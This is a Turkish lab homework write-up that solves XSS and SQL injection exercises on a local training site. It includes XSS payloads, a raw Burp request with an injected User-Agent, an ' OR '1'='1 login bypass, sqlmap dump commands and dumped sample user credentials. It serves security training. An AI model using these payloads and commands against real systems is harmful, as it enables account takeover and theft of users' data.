

İçindekiler

Cross Site Scripting (XSS)	2
Sql Injection	6

SİBERVATAN

Cross Site Scripting (XSS)

1-Basic Reflected




<script>alert('XSS')</script>

Ara

Neden oluşur ve payload nerde kullanılır.

- Giriş Verilerinin Doğrulanmaması: Kullanıcıdan alınan verinin doğrulanmadan veya temizlenmeden doğrudan web sayfasında kullanılmasıdır.
- Payload direk kullanıcının veri girişi yaptığı yerde kullanılabilir.

2-Basic Stored



Neden oluşur ve payload nerde kullanılır


- Saldırgan, zararlı JavaScript kodunu web uygulamasının veritabanına veya kalıcı bir depolama alanına kaydeder ve saldırıyı daha tehlikeli boyutlara çıkartır.
- Yine kontrolsüz metnin direkt filtre edilmenden kullanılmasından dolayı gerçekleşir. Payload direkt metin giriş yerinde kullanılabilir.

3- Basic Dom Based

You can find the area of a triangle.

Height:

Base:



```
<script>var height = 2;var base = 2;var ans = base * height / 2;document.getElementById("answer").innerHTML = "Area: "+ans;</script>
```

Neden oluşur ve payload nerde kullanılır

- Burada neden olan şey `<script>` etiketi içerisine alınan verinin kontrol edilmemesidir.
- Script etiketi içinde olduğu için `alert(1)` payloadı direkt bize cevap verir.

4- HTML Attribute Manipulation


Mandalorian Movie Tickets

Name:

Neden oluşur ve payload nerde kullanılır

- Tag içine `"` koyarak tırnağı kapatıp kendi payloadımızı gömebiliyoruz zafiyet buradan kaynaklanıyor.
- `"onclick="alert(1)` payloadı tıkladığımızda xss in çalıştığını bize gösteriyor.

5- Welcome to Our Gallery



- Gönderdiğimiz imput doğrudan .jpg olarak gözüktüğünden burada yapmamız gereken şeyin dizin atlama olduğunu çünkü tek girdi alanının burası olması ve jpg formatından kurtulmamız gerektiğini bildiğimiz için bir kaçış elamanı kullanarak JPG olan formatı TEXT 'e çevirmemiz gerekiyor. buradaki payload da `"src"` özelliğine atanmış olan bir `"img"` etiketini içeriyor. Ayrıca `"onerror"` olayı tetiklendiğinde çalışacak bir JavaScript kodunu da barındırıyor.
- Bu payloadı `""` url kısmındaki `image=` işaretinden sonra yapıştırabiliriz.

6-User Agent Stored

agent/user_agent_stored.php#

localhost:1337 says
1


OK

```
1 POST /lab/xss/user-agent/user_agent_stored.php HTTP/1.1
2 Host: localhost:1337
3 Content-Length: 2
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:1337
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: " <script>alert(XSS)</script>"
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:1337/lab/xss/user-agent/user_agent_stored.php
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=1l746rk4kgtd71ofstrij62bhm; lang=en
21 Connection: close
22
23 a=
```

Neden oluşur ve payload nerde kullanılır

- User Agent kısmını php sayfasının içinde gösterilirken filtreleme hatası yapılmış yine bizde bunu burp üzerinden manipüle ediyoruz lakin önemli olan nokta “ işaretini koyarak arka plandaki tagi kapatmamız gerektiğidir.
- “ <script>alert(1)</script> payloadını user agent kısmına koyduktan sonra xss imiz çalışacaktır.



7-News



Neden oluşur ve payload nerde kullanılır

- New Url Girilen kısım href içine filtrelenmeden yerleştigiğinden dolayı zafiyet ortaya çıkar.
- Zafiyeti Tetiklemek için javascript:alert(1) payloadını yazdığımız zaman xss tetiklenmiş olur.

8-File Upload





Neden oluşur ve payload nerde kullanılır.

- Dosya isminin direkt php içine geçmesinden dolayı oluşan zafiyet bulunmaktadır.
- BurpSuite ile requesti yakalayıp " onerror=alert(1) .png isim yerine bu payloadı giriyoruz.

Sql Injection

1-Automatic Login



Administrator Login

' OR '1'='1


••••••••••

System Login

Neden oluşur ve payload nerde kullanılır.

- Sorgunun direk filtrelenmeden database gönderilmesinden dolayı ortaya çıkan zafiyette ' işareti ile sql komutu inject etmemize yarıyor
- ' OR '1'='1 Payloadıd kullanılarak kullanıcı adı , şifre veyahut 1 = 1 ise login olmamızı sağlıyoruz.

2-Find Password



Neden oluşur ve payload nerde kullanılır.

- SQL Sorgusunun yine filtre edilmediğini ' koyarak anlayabiliyoruz. Burpten Requesti save item diyerek kayıt ediyoruz ardından sqlmap aracımıza geçiyoruz

```
(root@kali)-[/home/kali/odev]
# sqlmap -r finpass --dump
```

- r parametresinden sonra dosya adımızı girerek tüm database'i dump etmesini söylüyoruz ve başarılı...


```
+-----+
| id | name |
+-----+
| 1 | iphone11 |
| 2 | applewatch7 |
| 3 | iphone13 |
| 4 | iphonese |
| 5 | apple20w |
+-----+
```

```
[21:30:07] [INFO] table 'sql_injection.stocks' dumped to CSV file '/root/.local/share/sqlmap/output/localhost/dump/sql_injection/stocks.csv'
[21:30:07] [INFO] fetching columns for table 'users' in database 'sql_injection'
[21:30:07] [INFO] fetching entries for table 'users' in database 'sql_injection'
Database: sql_injection
Table: users
[15 entries]
```

id	email	name	surname	password	username
1	ephraim_frits@supermail.com	Angelo	Williams	ii7phauFuGah	angelo12
2	JohnDMoore@dayrep.com	John	Moore	0ir6ot6Aet4	moore
3	NicholeWannamaker@teleworm.us	Nichole	Wannamaker	Baevaed0jah	nicool
4	LewisLSing@teleworm.us	Lewis	Sing	aeShek9d	singlewis
5	RebeccaRussell@rhyta.com	Rebecca	Russell	uQuah5athah	russtrebecca
6	ArthurHNadeau@dayrep.com	Arthur	Nadeau	to4ixia7C	arthurnad
7	temojev119@dr1atvia.com	teadorate	macheal	temojev119	teador
8	MaryGChatterton@rhyta.com	Mary	G.Chatterton	Iequahx4	Thiped
9	CarrieYoung@rhyta.com	Carrie	Young	kei7Ru4aay	Duccoldany
10	KarenRvelez@rhyta.com	Karen	Velez	aiPh1aht	Basure
11	VirginiaJBryson@jourrapide.com	Virginia	Bryson	0om1dai2Ae	Lonce1992
12	TiffanyRGriffith@dayrep.com	Tiffany	Griffith	ieSh6aim	Lawas1965
13	HeatherLJohnson@armyspy.com	Heather	Johnson	Fah6eina17s	Rompubse
14	RamonaKWebster@dayrep.com	Ramona	Webster	aeYahm6zee0	Sequand
15	andraJFraser@teleworm.us	Sandra	Fraser	Omeey3uji	Moret1948

3- Boolean-Based Blind SQL Injection

```
root@kali: /home/kali/odev 171x39
# sqlmap -r boolean-Based --dump
```



```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:53:04 /2024-05-16/

[21:53:04] [INFO] parsing HTTP request from 'boolean-Based'
[21:53:04] [INFO] testing connection to the target URL
[21:53:04] [INFO] checking if the target is protected by some kind of WAF/IPS
[21:53:04] [INFO] testing if the target URL content is stable
[21:53:05] [INFO] target URL content is stable
[21:53:05] [INFO] testing if POST parameter 'search' is dynamic
[21:53:05] [WARNING] POST parameter 'search' does not appear to be dynamic
[21:53:05] [WARNING] heuristic (basic) test shows that POST parameter 'search' might not be injectable
[21:53:05] [INFO] testing for SQL injection on POST parameter 'search'
[21:53:05] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:53:05] [INFO] POST parameter 'search' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string='We have this product in stock.')
[21:53:05] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]

[21:53:07] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[21:53:07] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[21:53:07] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[21:53:07] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[21:53:07] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[21:53:07] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[21:53:07] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[21:53:07] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
```



```
[21:53:45] [INFO] retrieved: russrebecca
[21:53:45] [INFO] retrieved: Arthur
[21:53:46] [INFO] retrieved: ArthurHNadeau@dayrep.com
[21:53:46] [INFO] retrieved: 6
[21:53:46] [INFO] retrieved: to4ixia7C
[21:53:46] [INFO] retrieved: Nadeau
[21:53:46] [INFO] retrieved: arthurnad
[21:53:47] [INFO] retrieved: teadorate
[21:53:47] [INFO] retrieved: temojev119@drlatvia.com
[21:53:47] [INFO] retrieved: 7
[21:53:47] [INFO] retrieved: temojev119
[21:53:48] [INFO] retrieved: macheal
[21:53:48] [INFO] retrieved: teador
[21:53:48] [INFO] retrieved: Mary
[21:53:48] [INFO] retrieved: MaryGChatterton@rhyta.com
[21:53:49] [INFO] retrieved: 8
[21:53:49] [INFO] retrieved: Iequahx4
[21:53:49] [INFO] retrieved: G.Chatterton
[21:53:49] [INFO] retrieved: Thiped
[21:53:49] [INFO] retrieved: Carrie
[21:53:49] [INFO] retrieved: CarrieDYoung@rhyta.com
[21:53:50] [INFO] retrieved: 9
[21:53:50] [INFO] retrieved: kei7Ru4aay
[21:53:50] [INFO] retrieved: Young
[21:53:50] [INFO] retrieved: Duccoldany
[21:53:50] [INFO] retrieved: Karen
[21:53:50] [INFO] retrieved: KarenRVElez@rhyta.com
[21:53:51] [INFO] retrieved: 10
[21:53:51] [INFO] retrieved: aiPhlaht
[21:53:51] [INFO] retrieved: Velez
[21:53:51] [INFO] retrieved: Basure
[21:53:51] [INFO] retrieved: Virginia
[21:53:52] [INFO] retrieved: VirginiaJBryson@jourrapide.com
[21:53:52] [INFO] retrieved: 11
[21:53:52] [INFO] retrieved: Oom1dai2Ae
```

Boolean-Based Blind SQL Injection

Stock Control

Select an item to check:

(iPhone 11)

Check

```
1:53:57] [INFO] retrieved: Sandra
1:53:57] [INFO] retrieved: andraJFraser@teleworm.us
1:53:58] [INFO] retrieved: 15
1:53:58] [INFO] retrieved: Oemeey3uji
1:53:58] [INFO] retrieved: Fraser
1:53:58] [INFO] retrieved: Moret1948
Database: sql_injection
Table: users
5 entries]
```

Stock Control


id	email	name	surname	password	username
1	ephraim_frits@supermail.com	Angelo	Williams	ii7phauFuGah	angelo12
2	JohnDMoore@dayrep.com	John	Moore	0ir6ot6Aet4	moore
3	NicholeWannamaker@teleworm.us	Nichole	Wannamaker	Baevaed0jah	nicool
4	LewisLSing@teleworm.us	Lewis	Sing	aeShek9d	singlewis
5	RebeccaJRussell@rhyta.com	Rebecca	Russell	uQuah5athah	russrebecca
6	ArthurHNadeau@dayrep.com	Arthur	Nadeau	to4ixia7C	arthurnad
7	temojev119@drlatvia.com	teadorate	macheal	temojev119	teador
8	MaryGChatterton@rhyta.com	Mary	G.Chatterton	Iequahx4	Thiped
9	CarrieDYoung@rhyta.com	Carrie	Young	kei7Ru4aay	Duccoldany
10	KarenRVElez@rhyta.com	Karen	Velez	aiPhlaht	Basure
11	VirginiaJBryson@jourrapide.com	Virginia	Bryson	Oom1dai2Ae	Lonce1992
12	TiffanyRGriffith@dayrep.com	Tiffany	Griffith	ieSh6aim	Lawas1965
13	HeatherLJohnson@armyspy.com	Heather	Johnson	Fah6eina17s	Rompubse
14	RamonaKWebster@dayrep.com	Ramona	Webster	aeYahm6zee0	Sequand
15	andraJFraser@teleworm.us	Sandra	Fraser	Oemeey3uji	Moret1948

Neden oluşur ve payload nerde kullanılır.

- Yine aynı şekilde değişen bir durum bulunmamaktadır search tuşuna bastıktan sonra isteği yakalayıp kaydediyoruz.
- Database i sadece doğru cevapta uyutarak keşif edebiliyoruz bunu sqlmap otomatik yapıyor ve sunuyor.

4- Error-Based Blind SQL Injection

Welcome to the Car Showroom



Back

Next

Neden oluşur ve payload nerde kullanılır.

- SQL sorgularının güvenli yazılmaması ve parametrik sorguların kullanılmaması.
- Sql sorgusu yaparken resim bozulduğu zaman sorguların doğru olduğunu anlayarak kör bir saldırı gerçekleştirebiliriz. Yine Sqlmap aracıyla yapacağız.

```
(root@kali)-[/home/kali/odev]
# sqlmap --url http://localhost:1337/lab/sql-injection/get-blind-error/index.php?img=4 --method=POST --data="4" -p "img" --dbs --batch --threads 10 --dump
```

- `sqlmap --url http://localhost:1337/lab/sql-injection/get-blind-error/index.php?img=4 --method=POST --data="4" -p "img" --dbs --batch --threads 10 --dump` komutunu kullanarak dump edebiliriz.

```
22:13:11 [INFO] retrieved: 'stocks'
22:13:11 [INFO] retrieved: 'users'
22:13:11 [INFO] retrieved: 'images'
22:13:11 [INFO] fetching columns for table 'users' in database 'sql_injection'
22:13:11 [INFO] retrieved: 'email', 'varchar(255)'
22:13:11 [INFO] retrieved: 'id', 'int(6)'
22:13:11 [INFO] retrieved: 'name', 'varchar(255)'
22:13:11 [INFO] retrieved: 'username', 'varchar(255)'
22:13:11 [INFO] retrieved: 'password', 'varchar(255)'
22:13:11 [INFO] retrieved: 'surname', 'varchar(255)'
22:13:12 [INFO] fetching entries for table 'users' in database 'sql_injection'
22:13:12 [INFO] starting 10 threads
22:13:12 [INFO] retrieved: 'John', 'JohnMoore@dayrep.com', '2', '01r6t6aet4', 'Moore', 'moore'
22:13:12 [INFO] retrieved: 'Nichole', 'NicholeWannanaker@teleworm.us', '3', 'Baevae0jah', 'Wannanaker', 'nicool'
22:13:12 [INFO] retrieved: 'Angelo', 'ephrain.frits@supermail.com', '1', '117pharuf0ah', 'Williams', 'angelol12'
22:13:12 [INFO] retrieved: 'Rebecca', 'RebeccaRussell@rhyta.com', '5', '00uhs5athah', 'Russell', 'russrebecca'
22:13:12 [INFO] retrieved: 'Arthur', 'ArthurNadeau@dayrep.com', '6', 'to4ixia7C', 'Nadeau', 'arthurnad'
22:13:12 [INFO] retrieved: 'Lewis', 'LewisSing@teleworm.us', '4', 'aeshek9d', 'Sing', 'singLewis'
22:13:12 [INFO] retrieved: 'Mary', 'MaryGChatterton@rhyta.com', '8', 'Iequah4', 'G.Chatterton', 'Thiped'
22:13:12 [INFO] retrieved: 'Virginia', 'VirginiaBryson@jourrapide.com', '11', '0om1da12Ae', 'Bryson', 'Lonce1992'
22:13:12 [INFO] retrieved: 'Karen', 'KarenVelez@rhyta.com', '10', 'aiPhi1aht', 'Velez', 'Basure'
22:13:12 [INFO] retrieved: 'Sandra', 'andraJFraser@teleworm.us', '15', '0emeeYuj1', 'Fraser', 'Maret1948'
22:13:12 [INFO] retrieved: 'Carrie', 'CarrieOYoung@rhyta.com', '9', 'ke17baKaay', 'Young', 'Ducoldamy'
22:13:12 [INFO] retrieved: 'teadorate', 'temojev119@dr1atvia.com', '7', 'temojev119', 'macheal', 'teador'
22:13:12 [INFO] retrieved: 'Ramona', 'RamonaWebster@dayrep.com', '14', 'aeYahmZee8', 'Webster', 'Sequand'
22:13:12 [INFO] retrieved: 'Tiffany', 'TiffanyGriffith@dayrep.com', '12', 'ieshoain', 'Griffith', 'Lawas1965'
22:13:12 [INFO] retrieved: 'Heather', 'HeatherJohnson@armyspy.com', '13', 'Fahdeinal7s', 'Johnson', 'Rompulse'
Database: sql_injection
Table: users
15 entries
+-----+-----+-----+-----+-----+-----+
| id | email | name | surname | password | username |
+-----+-----+-----+-----+-----+-----+
| 1 | ephrain.frits@supermail.com | Angelo | Williams | 117pharuf0ah | angelol12 |
| 2 | JohnMoore@dayrep.com | John | Moore | 01r6t6aet4 | moore |
| 3 | NicholeWannanaker@teleworm.us | Nichole | Wannanaker | Baevae0jah | nicool |
| 4 | LewisSing@teleworm.us | Lewis | Sing | aeshek9d | singLewis |
| 5 | RebeccaRussell@rhyta.com | Rebecca | Russell | 00uhs5athah | russrebecca |
| 6 | ArthurNadeau@dayrep.com | Arthur | Nadeau | to4ixia7C | arthurnad |
| 7 | temojev119@dr1atvia.com | teadorate | macheal | temojev119 | teador |
| 8 | MaryGChatterton@rhyta.com | Mary | G.Chatterton | Iequah4 | Thiped |
| 9 | CarrieOYoung@rhyta.com | Carrie | Young | ke17baKaay | Ducoldamy |
| 10 | KarenVelez@rhyta.com | Karen | Velez | aiPhi1aht | Basure |
| 11 | VirginiaBryson@jourrapide.com | Virginia | Bryson | 0om1da12Ae | Lonce1992 |
| 12 | TiffanyGriffith@dayrep.com | Tiffany | Griffith | ieshoain | Lawas1965 |
| 13 | HeatherJohnson@armyspy.com | Heather | Johnson | Fahdeinal7s | Rompulse |
```

5- Time-Based Blind SQL Injection

Forgot Password

Type in your email address to receive the password reset link.

Email Address

name@example.com

Submit

Neden oluşur ve payload nerde kullanılır.

- *Time-Based Blind SQL Injection saldırısında, saldırgan, belirli koşulların doğru veya yanlış olmasına bağlı olarak veritabanında bir zaman gecikmesi yaratacak SQL sorguları enjekte eder. Bu şekilde, sorgunun yürütülme süresi değişir ve saldırgan bu zaman farklarını kullanarak veri tabanında saklanan bilgileri çıkarır.*
- *Komut olarak sqlmap --url http://localhost:1337/lab/sql-injection/post-blind-time/ --method=POST --data="email=a@b.c" -p "email" --dbs --batch --threads 10 --dump kullanılarak database çıkartılabilir.*

```
sponsible for any misuse or damage caused by this program
[*] starting @ 22:19:43 /2024-05-16/

[22:19:43] [INFO] resuming back-end DBMS 'mysql'
[22:19:43] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: email=a@b.c' AND (SELECT 7862 FROM (SELECT(SLEEP(5)))GnBJ) AND 'eggx'='eggx
---
[22:19:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.10 or 19.10 or 20.04 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[22:19:43] [INFO] fetching database names
[22:19:43] [INFO] fetching number of databases
multi-threading is considered unsafe in time-based data retrieval. Are you sure of your choice (breaking warranty) [y/N] N
[22:19:43] [INFO] resumed: 4
[22:19:43] [INFO] resumed: information_schema
[22:19:43] [INFO] resumed: performance_schema
[22:19:43] [INFO] resumed: mysql
[22:19:43] [INFO] resumed: sql_injection
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sql_injection

[22:19:43] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[22:19:43] [INFO] fetching current database
[22:19:43] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[22:19:49] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[22:19:59] [INFO] adjusting time delay to 1 second due to good response times
```